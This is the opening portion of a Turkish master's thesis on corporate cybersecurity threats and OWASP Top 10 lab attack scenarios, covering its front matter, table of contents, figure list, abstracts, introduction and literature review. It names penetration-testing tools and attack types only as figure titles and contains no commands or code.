T.C.
SAKARYA ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

KURUMSAL GÜVENLİK İÇİN SİBER TEHDİTLERİN İNCELENMESİ VE SALDIRI SENARYOLARI

YÜKSEK LİSANS TEZİ

Mehmet KARAKAYA

Enstitü Anabilim Dalı	**:**	**BİLGİSAYAR VE BİLİŞİM MÜHENDİSLİĞİ**
Tez Danışmanı	**:**	**Dr. Öğr. Üyesi Abdullah SEVİN**

Ocak 2022

T.C.
SAKARYA ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

KURUMSAL GÜVENLİK İÇİN SİBER TEHDİTLERİN İNCELENMESİ VE SALDIRI SENARYOLARI

YÜKSEK LİSANS TEZİ

Mehmet KARAKAYA

Enstitü Anabilim Dalı : BİLGİSAYAR VE BİLİŞİM MÜHENDİSLİĞİ

Bu tez 12.01.2022 tarihinde aşağıdaki jüri tarafından oybirliği ile kabul edilmiştir.

Jüri Başkanı **Üye** **Üye**

BEYAN

Tez içindeki tüm verilerin akademik kurallar çerçevesinde tarafımdan elde edildiğini, görsel ve yazılı tüm bilgi ve sonuçların akademik ve etik kurallara uygun şekilde sunulduğunu, kullanılan verilerde herhangi bir tahrifat yapılmadığını, başkalarının eserlerinden yararlanılması durumunda bilimsel normlara uygun olarak atıfta bulunulduğunu, tezde yer alan verilerin bu üniversite veya başka bir üniversitede herhangi bir tez çalışmasında kullanılmadığını beyan ederim.

Mehmet KARAKAYA
22.12.2021

TEŞEKKÜR

Yüksek lisans eğitimim boyunca değerli bilgi ve deneyimlerinden yararlandığım, her konuda bilgi ve desteğini almaktan çekinmediğim, araştırmanın planlanmasından yazılmasına kadar tüm aşamalarında yardımlarını esirgemeyen, teşvik eden, aynı titizlikte beni yönlendiren değerli danışman hocam Dr. Öğr. Üyesi Abdullah SEVİN'e teşekkürlerimi sunarım.

Eğitimim ve tez yazım sürecim boyunca her türlü desteği sağlayan, yardımlarını esirgemeyen Sakarya Üniversitesi Bilgisayar Mühendisliği bölüm hocalarıma teşekkür ederim.

Ve tüm eğitim hayatım boyunca benden maddi ve manevi desteklerini esirgemeyen her zaman yanımda olan sevgili eşim, canım kızım ve kıymetli aileme teşekkürlerimi bir borç bilirim.

İÇİNDEKİLER

TEŞEKKÜR i
İÇİNDEKİLER ii
SİMGELER VE KISALTMALAR LİSTESİ vi
ŞEKİLLER LİSTESİ vii
TABLOLAR LİSTESİ xi
ÖZET xii
SUMMARY xiii

GİRİŞ 1
1.1. Literatür Tarama 4

BÖLÜM 2.
BİLGİ GÜVENLİĞİ 7
2.1. Kurumsal Siber Güvenlik / Bilgi Güvenliği 7
2.2. Bilgi Güvenliğinin Temel İlkeleri 9
2.2.1. Gizlilik 9
2.2.2. Bütünlük 9
2.2.3. Erişilebilirlik 10
2.3. Bilgi Güvenliğinin Yardımcı İlkeleri 10
2.3.1. Kimlik sınama 10
2.3.2. İnkâr edememe 10
2.3.3. Kayıt tutma 10
2.3.4. Güvenilirlik 11
2.3.5. Emniyet 11
2.3.6. Kurtarılabilirlik 11
2.4. Bilgi Toplama Yöntemleri 13

2.4.1. Pasif bilgi toplama ……..…….…….. 13
2.4.2. Aktif bilgi toplama ……..……..... 13
2.5. Siber Saldırı Türleri ……..……... 13
2.5.1. Fiziksel saldırılar ….……..…….…….. 13
2.5.2. Sosyal mühendislik ……...… 14
2.5.3. Web uygulama saldırıları …….……. 15
2.5.3.1. Kırık kimlik doğrulama …….. 19
2.5.3.2. Kriptografik/Şifreleme hataları …….. 21
2.5.3.3. Enjeksiyonlar …….. 22
2.5.3.4. Güvensiz tasarım ….…….. 23
2.5.3.5. Yanlış güvenlik yapılandırmaları ……... 24
2.5.3.6. Savunmasız ve eski bileşenler ..…….. 25
2.5.3.7. Tanımlama ve kimlik doğrulama hataları ….……. 27
2.5.3.8. Yazılım ve veri bütünlüğü hataları ……. 28
2.5.3.9. Günlük güvenlik kayıtları ve izleme hataları …….… 29
2.5.3.10. Sunucu taraflı istek sahteciliği …… 30
2.6. Kurumlara Gerçekleştirilen Siber Saldırı Örnekleri …….……... 31
2.6.1. Sony'ye yapılan siber saldırı …...…….…….... 31
2.6.2. JP Morgan'a yapılan siber saldırı ……...……..... 32
2.6.3. Ashley Madison'a yapılan siber saldırı ….……..…….. 32
2.6.4. Aramco'ya yapılan siber saldırı …..…..…….…….. 33

BÖLÜM 3.
MATERYAL VE YÖNTEM ……..…….……..…… 34
3.1. Çalışmada Kullanılan İşletim Sistemleri ve Araçlar ……..…. 34
3.1.1. Kali Linux …….…… 34
3.1.2. VMWare Workstation ...……..…….. 34
3.1.3. Ubuntu ……..……. 35
3.1.4. Apache ……..……... 35
3.1.5. Wireshark ……..…… 35
3.1.6. Scapy ……...……..……... 36
3.2. Siber Saldırı Senaryoları ……. 36

3.2.1. Kırık kimlik doğrulama saldırı örneği ……... 36
3.2.2. Kriptografik/Şifreleme hataları saldırı örneği ……..…… 40
3.2.3. Enjeksiyonlar saldırı örneği …….……..…….. 43
3.2.4. Güvensiz tasarım saldırı örneği ……...……. 47
3.2.5. Yanlış güvenlik yapılandırmaları saldırı örneği …… 49
3.2.6. Savunmasız ve eski bileşenler saldırı örneği ……... 53
3.2.7. Tanımlama ve kimlik doğrulama hataları saldırı örneği …...… 56
3.2.8. Yazılım ve veri bütünlüğü hataları saldırı örneği ……. 60
3.2.9. Günlük güvenlik kayıtları ve izleme hataları saldırı örneği ….. 61
3.2.10. Sunucu taraflı istek sahteciliği saldırı örneği …....……... 66

BÖLÜM 4.
ARAŞTIRMA BULGULARI …….…….. 69
4.1. Gerçekleştirilen Saldırı Senaryoları …….…….. 69
4.1.1. Kırık kimlik doğrulama saldırı bulguları ..…… 70
4.1.1.1. Tcpdump ile paket analizi …….. 70
4.1.2. Kriptografik/Şifreleme hataları saldırı bulguları ..……. 73
4.1.3. Enjeksiyonlar saldırı bulguları ..……...…. 75
4.1.3.1. Sqlmap ile enjeksiyon atağının OWASP ZAP ve Skipfish ile incelenmesi ……...…….. 76
4.1.4. Güvensiz tasarım saldırı bulguları ..…….…. 78
4.1.5. Yanlış güvenlik yapılandırmaları saldırı bulguları ..……. 79
4.1.5.1. Zenmap ile port taraması sonrası uygun exploit bulunması…….…….……... 80
4.1.6. Savunmasız ve eski bileşenler saldırı bulguları ..…..……. 82
4.1.7. Tanımlama ve kimlik doğrulama saldırı bulguları ..……..…. 83
4.1.8. Yazılım ve veri bütünlüğü hataları saldırı bulguları ..……... 83
4.1.9. Günlük güvenlik kayıtları ve izleme hataları saldırı bulguları... 84
4.1.10. Sunucu taraflı istek sahteciliği saldırı bulguları ..……..... 84
4.2. Diğer Saldırı Yöntemleri …….…….…….. 85
4.2.1. DDoS saldırısı ……..……..…….. 85
4.2.1.1. DDoS saldırısının Wireshark ile incelenmesi ……... 87

4.2.2. ARP zehirlenmesi …….……. 88

BÖLÜM 5.
TARTIŞMA VE SONUÇ ……..... 92

KAYNAKLAR ……. 95
ÖZGEÇMİŞ ……... 98

SİMGELER VE KISALTMALAR LİSTESİ

API	: Application Programming Interface
ARP	: Address Resolution Protocol
BGYS	: Bilgi Sistemleri Yönetim Sistemi
CDN	: Content Delivery Network
CPU	: Central Process Unit
CVE	: Common Vulnerabilities Enumeration
CVSS	: Common Vulnerability Scoring System
CWE	: Common Weakness Enumeration
DDoS	: Distributed Denial of Service
FFRDC	: Federally Funded Research and Development Center
FTP	: File Transfer Protocol
IP	: Internet Protocol
MD5	: Message-Digest Algorithm 5
NVD	: National Vulnerability Database
OBD	: On-Board Diagnostic Systems
OWASP	: Open Web Application Security Project
SHA	: Secure Hash Algorithm
SMTP	: Simple Mail Transfer Protocol
SSH	: Secure Shell
SQL	: Structured Query Language
URL	: Uniform Resource Locator
VPN	: Virtual Private Network
XSS	: Cross Side Scripting

ŞEKİLLER LİSTESİ

Şekil 1.1. Kuruluşların siber güvenliği uygulama aşamasında karşılaştıkları zorluklar ……..… 3
Şekil 2.1. Farklı alanlarda web uygulamalarındaki açıklık bulunma yüzdeleri ..….. 8
Şekil 2.2. Siber tehditlerin sınıflandırılması ……...…….. 8
Şekil 2.3. Örnek bir süreç modeli ve modelin kullanılarak risk analizi yapılması ... 12
Şekil 2.4. Farklı kuruluşların maruz kaldıkları saldırı seviyeleri ……. 16
Şekil 2.5. Güncel OWASP Top 10 grafiği ve son 4 yıla göre değişimi …...……. 16
Şekil 2.6. Kırık kimlik doğrulama …...……. 19
Şekil 2.7. Sunucu taraflı istek sahteciliği ...……... 30
Şekil 3.1. Web for Pentester – I laboratuvar ortamının IP adresinin öğrenilmesi 36
Şekil 3.2. Web for Pentester – I giriş sayfası ...……. 37
Şekil 3.3. dotdotpwn aracı ile kullanılabilecek parametreler ...……. 38
Şekil 3.4. Sunucu üzerinde dizin erişimi sağlanan noktaların belirlenmesi ...……... 38
Şekil 3.5. dotdotpwn aracının örnek bir kullanımı ...……. 39
Şekil 3.6. dotdotpwn aracı ile dizin aşımı zafiyet taraması yapılması ...……... 39
Şekil 3.7. Zafiyet tarama sonucu bulunan kritik dosya/dizin sayısı ...……... 39
Şekil 3.8. etc/passwd dosyasının içeriği ..……. 40
Şekil 3.9. SQL Injection ile kullanıcı bilgilerinin elde edilmesi ...…… 40
Şekil 3.10. Name That Hash ile kullanılabilecek parametreler ...…….. 41
Şekil 3.11. Name-That-Hash aracının kullanımı ...…….. 42
Şekil 3.12. hashcat aracı ile dictionary attack saldırı tipinin gerçekleştirilmesi ...… 42
Şekil 3.13. Parametre bilgilerinin URL üzerinden alındığının tespit edilmesi ...….. 43
Şekil 3.14. SQL Enjeksiyon işlemi yapılması ...……... 43
Şekil 3.15. Sqlmap aracı ile sql enjeksiyon zafiyet taraması ...……. 44

Şekil 3.16. information_schema altında bulunan tablo adlarının In-Band Sql Injection tekniği ile alınması 45
Şekil 3.17. --dbs parametresi ile şema listesinin alınması 46
Şekil 3.18. exercises şeması altında bulunan tüm tabloların görüntülenmesi 46
Şekil 3.19. Bir Asp.NET uygulamasında veritabanı bilgilerinin yapılandırma dosyasında düz metin olarak tutulması 47
Şekil 3.20. Bir Asp.NET uygulamasında parolanın düz metin olarak tutulması 48
Şekil 3.21. Asp.NET uygulaması için dosya yolu zafiyeti bulunan bir kod bloğu ... 48
Şekil 3.22. Kritik bilgi barındıran bir hata mesajı örneği 49
Şekil 3.23. Nmap parametreleri 50
Şekil 3.24. Nmap ile tarama örneği 51
Şekil 3.25. Nikto ile kullanılabilecek parametreler 52
Şekil 3.26. Nikto ile zafiyetlerin taranması 52
Şekil 3.27. msfvenom ile kullanılacak parametreler 53
Şekil 3.28. msfvenom ile payload'ın oluşturulması 54
Şekil 3.29. Dinlenecek payload'ın bilgilerinin msfconsole aracı ile oluşturulması .. 55
Şekil 3.30. Hedef sistemin dosya bilgilerine ulaşılması 55
Şekil 3.31. SetoolKit giriş terminali 56
Şekil 3.32. Website Attack Vectors seçeneğinin alt kırılımları 57
Şekil 3.33. Credential Harvester Attack Method ile kullanılabilecek alt kırılımlar.. 57
Şekil 3.34. SetoolKit ile gelen hazır oltalama şablonları 58
Şekil 3.35. Oltalama için kullanılan örnek bir giriş sayfası 59
Şekil 3.36. Oltalama saldırısı sonrası kullanıcının giriş bilgilerinin alınması 60
Şekil 3.37. CWE-830 zafiyetinde bulunan örnek html dosyasının senaryoya uygun düzenlenmiş hali 60
Şekil 3.38. HTML sayfasına eklenen javascript dosyasının içeriği 61
Şekil 3.39. CWE-830 zafiyetinde bulunan örnek html dosyasının çıktısı 61
Şekil 3.40. Kullanıcı bilgilerinin text dosyasına atılması 61
Şekil 3.41. URL üzerinden index.php sayfasına erişilmesi 62
Şekil 3.42. URL üzerinden sunucuda bulunan diğer dosyalara erişilmesi 62
Şekil 3.43. SSH protokolü ile belirtilen sunucuya erişim isteğinin gönderilmesi ... 63
Şekil 3.44. Erişim log bilgilerinin bulunduğu auth.log dosyasının içeriği 63

Şekil 3.45. SSH protokolü kullanılarak zararlı PHP kodunun log kayıtlarına eklenmesi …… 63
Şekil 3.46. Log kayıtlarında bulunan zararlı PHP kodu ……... 64
Şekil 3.47. Metasploit ile log kayıtlarında bulunan zararlı PHP koduna göre exploit hazırlanması …… 65
Şekil 3.48. Metasploit ile hazırlanan komutun URL'e eklenmesi …… 65
Şekil 3.49. Metasploit ile zafiyetli sunucudan backdoor alınması …… 65
Şekil 3.50. Kali Linux üzerinde Python kullanılarak sunucu ve ssrf.txt dosyasının oluşturulması ……... 66
Şekil 3.51. ssrf.txt dosyasının içeriği …… 67
Şekil 3.52. Sayfa içeriğini parametreye getiren URL adresi …… 67
Şekil 3.53. SSRF zafiyeti bulunan sunucunun port bilgilerine erişilmesi …… 68
Şekil 4.1. Saldırı sırasında paketlerin tcpdump ile görüntülenmesi ……. 71
Şekil 4.2. Zafiyet tarama sonucu bulunan kritik dosya/dizin sayısı …… 71
Şekil 4.3. etc/passwd dosyasının içeriği ……..……. 71
Şekil 4.4. etc/passwd dosyasında bulunan kullanıcı bilgisi formatı örneği …….. 72
Şekil 4.5. Sözlük saldırısı çıktısı …….…….. 74
Şekil 4.6. Brute force saldırısı çıktısı ……...……. 75
Şekil 4.7. SQL Injection ile kullanıcı bilgilerinin elde edilmesi ……... 77
Şekil 4.8. Skipfish tarama sonucu ……...…….. 77
Şekil 4.9. Skipfish detaylı raporu …….……...…….. 78
Şekil 4.10. Örnek bir Zenmap taraması ……...…. 80
Şekil 4.11. Zenmap üzerinde portlarda çaalışan servislerin detaylı gösterimi …… 81
Şekil 4.12. Metasploit üzerinde uygun exploitin bulunması ……...…..... 81
Şekil 4.13. Hedef sisteme sızılarak komut satırının elde edilmesi …….…...… 82
Şekil 4.14. DDos saldırı şeması ……..……..……...……. 85
Şekil 4.15. Sunucu bilgisayar giriş sayfası ……...……...……. 85
Şekil 4.16. Slowloris aracı ile DDoS saldırısı ……...……...……. 86
Şekil 4.17. DDos saldırısı sonrası hizmet veremeyen sunucu …...…….. 87
Şekil 4.18. Wireshark ile DDoS saldırı paketlerinin incelenmesi ….……...……. 87

Şekil 4.19. DDoS saldırısının birden fazla terminal üzerinden yapılması durumunda sunucuya giden network trafiği...……. 88
Şekil 4.20. ARP Request ile hedef sistemin MAC adresinin öğrenilmesi …...……. 89
Şekil 4.21. Hedef sistemin saldırı öncesi ARP tablosu ……..…….....……. 89
Şekil 4.22. Scapy ile ARP zehirlenmesi saldırısı …….…….……...……. 90
Şekil 4.23. Hedef sistemin saldırı sonrası ARP tablosu …….……..……. 90
Şekil 4.24. Saldırı yapılan sistem üzerinden hedef sistemin DNS isteklerinin Wireshark ile görüntülenmesi...……... 91

TABLOLAR LİSTESİ

Tablo 2.1. OWASP Top 10 veri faktörleri …… 18

ÖZET

Anahtar kelimeler: siber güvenlik, owasp, kurumsal bilgi güvenliği, sızma testi

Siber güvenlik, günlük yaşantımızın her alanında önemi her geçen gün artan bir kavramdır. Teknoloji kullanım alanlarının ve kullanım oranının artması bunun en önemli sebeplerindendir. Günümüzde sağlık, turizm, eğitim, ulaşım, iletişim, bankacılık gibi aklımıza gelebilecek birçok sektörde bilgi teknolojilerinin aktif kullanımı görülmektedir. Bu sektörlerde faaliyet gösteren firmalar olası siber saldırı durumlarında ciddi maddi kayıplara uğrayabilirler, itibarları zedelenebilir. Bu durum kurumsal bilgi güvenliğini önemli bir başlık olarak karşımıza çıkarmaktadır.

Kurumlara yapılan siber saldırılar çok çeşitli yöntemler ve teknikler ile uygulanabilir. Bunlar; genel olarak sosyal mühendislik, fiziksel saldırılar ve zararlı yazılımlar olarak gruplandırılabilir.

Bu çalışmada kurumların maruz kaldığı siber saldırı tehditleri ve saldırı senaryoları incelenmiştir. Laboratuvar ortamlarında çeşitli yardımcı araçlar kullanılarak bu senaryolar gerçekleştirilmiştir. Örnek senaryolarda, OWASP'ın (Open Web Application Security Project) 2021 yılında yayınlamış olduğu en sık rastlanan 10 zafiyet listesi referans olarak alınmıştır. OWASP, web uygulamalarında bulunan açıklıkların kapatılması ve bu uygulamalarda güvenliğin sağlanmasını amaçlayan özgür bir topluluktur.

Çalışmanın amacı, kurumlara gerçekleştirilebilecek olası saldırıları incelemek ve incelemeler sonucunda, siber güvenliğin öneminin anlaşılmasını sağlayan bir kaynak teşkil etmektir. Aynı zamanda örnek saldırı senaryolarıyla, kurumların maruz kalabilecekleri saldırı noktalarına dikkat çekilmesi hedeflenmiştir.

RESEARCH OF CYBER THREATS AND ATTACK SCENARIOS FOR CORPORATE SECURITY

SUMMARY

Keywords: cyber security, owasp, corporate information security, penetration test

Cyber security is important in every aspect of our daily life. The increase in technology usage areas and usage rate is one of the most important reasons for this. Today, active use of information technologies is seen in many sectors that we can think of, such as health, tourism, education, transportation, communication and banking. Companies operating in these sectors may suffer serious financial losses and their reputations may be damaged in case of possible cyber attacks. This situation makes corporate information security an important topic.

Cyber attacks on corporate companies can be implemented with a wide variety of methods and techniques. These can be grouped into social engineering, physical attacks, and malware.

In this study, cyber attack threats and attack scenarios on corporate companies were examined. These scenarios have been implemented in laboratory environments by using various tools. In the example scenarios, the 10 most common vulnerabilities list published by OWASP (Open Web Application Security Project) in 2021 are taken as reference. OWASP is a foundation that aims to fix security vulnerabilities in web applications and ensure security in these applications.

The aim of this study is to examine possible attacks on corporate companies and to be a resource that provides an understanding of the importance of cyber security as a result of the examinations. In addition, it is aimed to draw attention to security vulnerabilities in corporate companies with sample attack scenarios.

BÖLÜM 1. GİRİŞ


Gelişen teknoloji sayesinde, internet kavramı gündelik yaşantımızın vazgeçilmez bir parçası olarak karşımıza çıkmaktadır. Bu kavramın hayatımızın her alanında karşımıza çıkmasının sebebi, genel olarak bizlere sağladığı faydalar ve kolaylıklardır. Günümüzde sağlık, turizm, eğitim, ulaşım, iletişim ve haberleşme, bankacılık ve hemen hemen aklımıza gelebilecek tüm sektörlerde bilgi teknolojilerinin aktif kullanımı görülmektedir. İnternet ve teknoloji sayesinde günümüzde zaman ve mekân kavramının önemi giderek azalmakta, temassız ödeme sistemleri ile hızlıca ödeme yapılabilmekte ya da anlık takip uygulamaları ile firmalar araçlarını canlı olarak izleyebilmektedir. Artık devletler de ihtiyaçlarının büyük bir kısmını bilgi teknolojilerini kullanarak gidermektedirler. Devlete ait başta iletişim, ulaşım, sağlık ve eğitim alanında olmak üzere birçok sistem bu teknolojiler üzerinden haberleşmekte ve senkron olarak çalışmaktadır [1].

Bilgi sistemlerinin kullanımının küresel ölçekte artması ve bu sistemlerin hayatımıza vazgeçilmez bir öge olarak yerleşmesi, bu sistemlerin güvenliğinin sağlanması konusunu ciddi ve önem verilmesi gereken bir başlık olarak karşımıza çıkarmaktadır. Yazılım tarafında yapılan hatalar, kullanılan teknolojilerdeki açıklıklar, bilinçsiz kullanıcılar, organize saldırılar gibi birçok sebepten dolayı sistemler kötü niyetli kişiler tarafından ele geçirilebilir, hizmet veremez hale getirilebilir ve bunun sonucu olarak, kredi kartı bilgileri, kimlik bilgileri gibi kişisel bilgiler ele geçirilebilir, fidye yazılımları ile sistemler devre dışı bırakılıp maddi zararlar meydana gelebilir, sağlık ve haberleşme gibi sürekliliğinin sağlanması gereken sistemlerin kesintiye uğramasıyla can ve mal kayıpları oluşabilir. Askeri sistemlere yapılacak saldırılar ile güvenlik tehlikeye girebilir. Tüm bu sebeplerle günümüzde siber güvenlik, ulusal güvenliğin çok önemli bir bileşeni olarak karşımıza çıkmaktadır [2].

Bilişim sistemlerinin kullanımının artması ile günümüzde çok çeşitli teknik ve metodolojilerle saldırılar gerçekleştirmek mümkündür. Bu saldırıların karmaşıklığı her geçen gün artmakta olup, bilgi sistemini kullanan cihaz sayısıyla paralel olarak gerçekleşen saldırı sayısı da artış göstermektedir. Çok gelişmiş ve kompleks bir saldırının tamamen durdurulması bazı durumlarda mümkün olmayabilir. Bilgi güvenliği uzmanlarının, herhangi bir saldırı durumunda öncelikli hedefleri, saldırının tamamen engellenmesidir. Tamamen engellenemeyen saldırılarda ise hedef, mümkün olan en az hasar/kayıp ile atlatmaktır. Siber saldırıya maruz kalmış ve zarar görmüş bir kullanıcının, bulunduğu ağdaki diğer kullanıcıların ve sistemin güvenliğini de tehdit edebiliyor olması, özellikle kurumsal ağlar için büyük bir risk içermektedir. Bu sebeple kurumsal firmalar siber farkındalığın oluşması için çalışanlarına eğitimler düzenlemekte, bilgi güvenliğinin son kullanıcıda başladığına dair bilgilendirmeler yapmaktadırlar. Genelde çalışanlarına sağladıkları cihazların kontrolünü kendi bünyelerinde sağlamayı hedefleyen, kullanıcıların sadece belirli servisleri kullanmasını amaçlayan, kısacası verilen cihazda herhangi bir şahsi işlem yapılmasının önüne geçilmesini hedefleyen bir politika izlemektedirler. Buradaki amaç aslında çalışanı kısıtlamaktan ziyade bilgi güvenliğinin sağlanmasıdır. Son yıllarda artan siber saldırı sıklığı, yaşanan maddi kayıplar ve itibar zedelenmesi, bu saldırılara karşı kurumları bu yönde bir politikaya sevk etmiştir. Eğitimlerin periyodik olarak tekrarlanmasıyla da bilgi güvenliğinin öneminin çalışanlara aktarılması amaçlanmıştır.

Günümüzde siber saldırılar, kurumlar ve şirketler için giderek karmaşık hale gelen bir saldırı yöntemi olarak tanımlanmaktadır. Olumsuz etkileri göz önüne alındığında, mutlaka önlem alınması gereken ve ciddi sorunlar oluşturabilecek bir problem olarak karşımıza çıkmaktadır. Günümüzde teknolojinin gelişimine paralel olarak siber korsanların da gelişmiş yeteneklere sahip oldukları göz önünde bulundurulmalıdır. Kurumların saldırıya maruz kalmadan ya da saldırı durumunda, saldırıya cevap verebilecek bir siber savunma planının olması gerektiği aşikardır. Siber saldırıya uğramış ve zarar görmüş bir kurumun, maddi zarardan ziyade uğrayacağı itibar ve müşteri kaybı çok ciddi bir kayıp olarak karşımıza çıkmaktadır. Kurumların, saldırı öncesi, saldırı esnasında ve saldırı sonrası olabilecek en kötü senaryolar üzerinden

bir siber güvenlik eylem planını oluşturması gereklilik haline gelmiştir. Siber güvenlik planı olmayan ya da siber saldırılara gereken önemi vermeyen kurumlar, siber korsanlar için açık ve kolay hedefler olarak görülmektedir [3].



Şekil 1.1. Kuruluşların siber güvenliği uygulama aşamasında karşılaştıkları zorluklar [4].

Siber saldırılar için farkındalık oluşturulması, tehditlerin tanınması bilgi güvenliği için kritik öneme sahiptir. Fakat siber saldırılarla mücadele için ana unsurlara, yani saldırı tespiti ve saldırı engellenmesine ihtiyaç vardır. Saldırılar için önceden aksiyon alınması ve ilgili personelin kabiliyeti, güvenlik noktasında en önemli konulardandır. Fakat ne kadar önlem alınırsa alınsın, yüzde yüz güvenlik diye bir kavramın olmadığı unutulmamalıdır. Siber korsanların hedefe ulaşmasını zorlaştırmak ve yıldırmaya çalışmak nihai hedeftir [5].

Bu tez çalışmasında günümüzde ciddi bir güvenlik problemi olarak karşımıza çıkan, kurumların en çok maruz kaldığı siber saldırı yöntemleri incelenecek ve örnek saldırı senaryolarına yer verilecektir. Kurumlara yapılan saldırıların incelenmesi, bu saldırılara karşı nasıl bir aksiyon alınması gerektiği gibi konu başlıkları üzerine

çalışılacaktır. Siber saldırıların kurumlar için ciddi bir problem oluşturduğuna dair bir siber farkındalık oluşturulması ve ilerleyen zamanlarda yapılacak çalışmalar için bir kaynak olması hedeflenmektedir.

Bu çalışma beş farklı bölümden oluşmaktadır. Birinci bölümde çalışmanın genel amacından bahsedilmiş, literatür taramasına yer verilmiştir. İkinci bölümde çalışmanın daha iyi anlaşılabilmesi amacıyla bilgi güvenliği ve ilkeleri, siber saldırı türleri ve kurumların maruz kalmış oldukları örnek saldırılar hakkında bilgiler bulunmaktadır. Üçüncü bölümde kurumların karşı karşıya kaldığı siber saldırı türleri incelenip bu saldırılar uygun bir laboratuvar ortamında gerçekleştirilmiştir. Örnek saldırı senaryoları detaylı bir şekilde açıklanmış, hangi açıklıkların tehdit oluşturabileceğine değinilmiştir. Dördüncü bölümde gerçekleştirilen saldırı senaryolarıyla ilgili elde edilen araştırma bulgularına yer verilmiştir. Olası siber saldırı senaryoları üzerine analizler yapılmıştır. Beşinci bölümde ise çalışmanın amacından bahsedilmiştir. Çalışma hakkında değerlendirmeler yapılmış, gelecekte yapılabilecek çalışmalarla ilgili örnekler verilmiştir.

1.1. Literatür Tarama

Hakan Yaşar, Siber güvenliğe yönelik tehditleri ve örnek eylem planını sunduğu çalışmasında, kurumsal siber güvenliğe yönelik olası tehditleri ele almış, bu tehditler ile mücadele yöntemlerinden bahsetmiştir. Siber suçların hukuksal boyutu ve kurumsal siber güvenlik eylem planı gibi konulara da bu çalışma kapsamında değinilmiştir [1].

Mustafa Yasir Şentürk makale çalışmasında güncel saldırı yöntemlerini ve en sık kullanılan sızma testi araçlarını incelemiştir. Aktif bilgi toplama, pasif bilgi toplama, güvenlik açıklarının taranması, web uygulama saldırıları ve benzer birçok saldırı yöntemleri hakkında detaylı araştırmalar yapmıştır. İncelediği araçları temsili bir kurumsal mimari üzerinde modellemiştir. Makalede siber güvenlik alanında alınabilecek sertifikalar ve sınavlar ile alakalı bölüm de bulunmaktadır [6].

Seda Yılmaz yaptığı çalışmada siber güvenliğin sağlanmasında yazılım kalite süreçlerinin önemini incelemiştir. Yapmış olduğu anket çalışması ile bilgi güvenliği ve güvenli yazılım geliştirme konularında farkındalığın yüksek olduğu sonucuna ulaşmıştır. Ancak bu sonuçların aksine kurumların gerekli yazılım kalite süreçlerini uygulamadıklarını görmüştür. Bu sebeple yazılım kalite süreci sertifikalarının kurumlar için yasal zorunluluk hâline gelmesi gerektiği sonucuna ulaşmıştır [7].

Recep Özbay çalışmasında aktif siber savunma tekniklerini incelemiş, uygulamalarla çalışmasını desteklemiştir. Aktif siber savunmanın kamu kuruluşlarında güvenliği artırmak için nasıl kullanılabileceğini göstermek amacıyla bir laboratuvar ortamında testler yapmıştır. Bu testlerle, aktif siber savunma tekniklerinin güvenliği artırdığı sonucuna ulaşmıştır [8].

Akın Aytekin yapmış olduğu çalışmada siber güvenliğin ulusal açıdan önemini değerlendirmiş, Türkiye'nin Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planı'nı incelemiştir. İncelemeleri sonucunda mevcut yasaların yetersiz olduğu alanları tespit etmiştir. Siber suç ile mücadelede verilmesi gereken eğitimlerde eksiklikler olduğunu, bütçelendirme, standart oluşturma gibi konularda geliştirmeler yapılması gerektiği sonuçlarına varmıştır [3].

Hasan Yılmaz makalesinde TS ISO/IEC 27001 Standardı kapsamında BGYS'nin (Bilgi Güvenliği Yönetim Sistemi) kurulması, risk analizi yapılması üzerine çalışmıştır. Çalışmaları sonucunda bilgi güvenliğinin sağlanması için korunma amaçlı teknolojilerin kullanılmasının yanı sıra BGYS'nin kullanımının gerekliliğini ortaya koymuştur. Ayrıca güvenlik konusunda en önemli etkenlerden birinin de çalışanların eğitilmesi olduğunu belirtmiştir [9].

Ebru Yeniman Yıldırım, çalışmasında farklı kurumların uyguladığı siber güvenlik raporları ve anketlerini incelemiştir. Siber güvenlik ve farkındalık konusunda çeşitli önerilerde bulunmuştur. Uygulanan anketlerin ortak sonuçlarına göre, kurumların olası bir siber saldırı durumunda belirli bir plana sahip olmadıkları, çoğunun siber

güvenlik uzmanı bulundurmadıkları, kurum çalışanlarına gerekli eğitimleri vermedikleri sonuçlarına ulaşmıştır [10].

Durmuş Aydoğdu ve Sedef Gündüz, yapmış oldukları çalışmada OWASP Top 10 2013 zafiyet listesini incelemişlerdir. Zafiyetler için güvenlik çözümlerini araştırmış ve değerlendirmişlerdir. Çalışmalarının sonucunda; zafiyetlerin büyük kısmının kod kusurlarından kaynaklandığı, zafiyetlerin engellenmesi için geliştiricilerin yanı sıra uç kullanıcıların da eğitilmesi gerektiği, saldırı tespit yöntemlerinden faydalanılması gerektiği ve güncel açıklıkların takip edilmesinin önemli olduğu sonuçlarına ulaşmışlardır [11].

